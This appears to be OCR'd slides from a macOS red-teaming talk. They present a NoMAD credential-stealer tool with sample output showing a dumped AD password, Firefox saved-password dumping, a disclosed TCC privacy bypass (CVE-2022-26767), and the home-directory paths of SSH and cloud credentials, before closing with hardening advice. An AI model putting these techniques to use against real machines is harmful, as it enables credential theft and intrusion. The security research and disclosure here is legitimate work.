AD Credentials (NoMAD)

- I open-sourced a NoMADCredentialsStealer tool as a part of my **#macOSRedTeamingTricks** series
- https://github.com/r3ggi/NoMADCredentialsStealer/


Usage

```
$ ./NoMADCredentialsStealer.app/Contents/MacOS/NoMADCredentialsStealer
$
+------------------------------+
+   NoMAD Credentials Stealer   +
+  by Wojciech Regula (_r3ggi)  +
+------------------------------+
+> Domain -> wojciechregula.blog
+> Domain controller -> controller.wojciechregula.blog
+> Kerberos realm -> WOJCIECHREGULA.BLOG
+> AD login -> wregula@WOJCIECHREGULA.BLOG
+> AD password -> Passw0rd
```

Target for this talk



Data Collection – Signal messages



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



Data Collection – Firefox saved passwords


- Firefox stores saved logins & passwords in an encrypted form
- If master password is not set (default configuration) the saved credentials can be dumped without root
- https://github.com/unode/firefox_decrypt

https://vimeo.com/751597088

Target for this talk



Data Collection – flat files and problems with TCC



Transparency, Consent and Control (TCC)

https://vimeo.com/751597122

Data Collection – flat files and problems with TCC

- Accessing Desktop/Documents/Microphone and other sensitive resources will spawn a prompt
- But there are tons of TCC bypasses
- Black Hat Talk: 20+ Ways to Bypass Your macOS Privacy Mechanisms
- We can abuse other apps installed on the device and use their TCC permissions.

Data Collection – flat files and problems with TCC

…we have our own vulnerabilities #2 😈

Presenting :

a TCC bypass

Data Collection – flat files and problems with TCC

LaunchServices

Available for: macOS Monterey

Impact: A malicious application may be able to bypass Privacy preferences

Description: The issue was addressed with additional permissions checks.

CVE-2022-26767: Wojciech Reguła (@_r3ggi) of SecuRing

https://vimeo.com/751597193

Data Collection & Lateral Movement

- Another good news for red teamers – cloud credentials are stored in ~
- Home directory isn't TCC-protected!

~/.ssh

aws


~/.aws

Azure

~/.azure

~/.config/gcloud


Target for this talk



Hardening macOS environments

At least:

1. Enroll your company's Macs to MDM (eg. JAMF, Intune)
2. Keep them updated
3. Enforce security policies (SIP, Firewall, GateKeeper, Filevault etc)
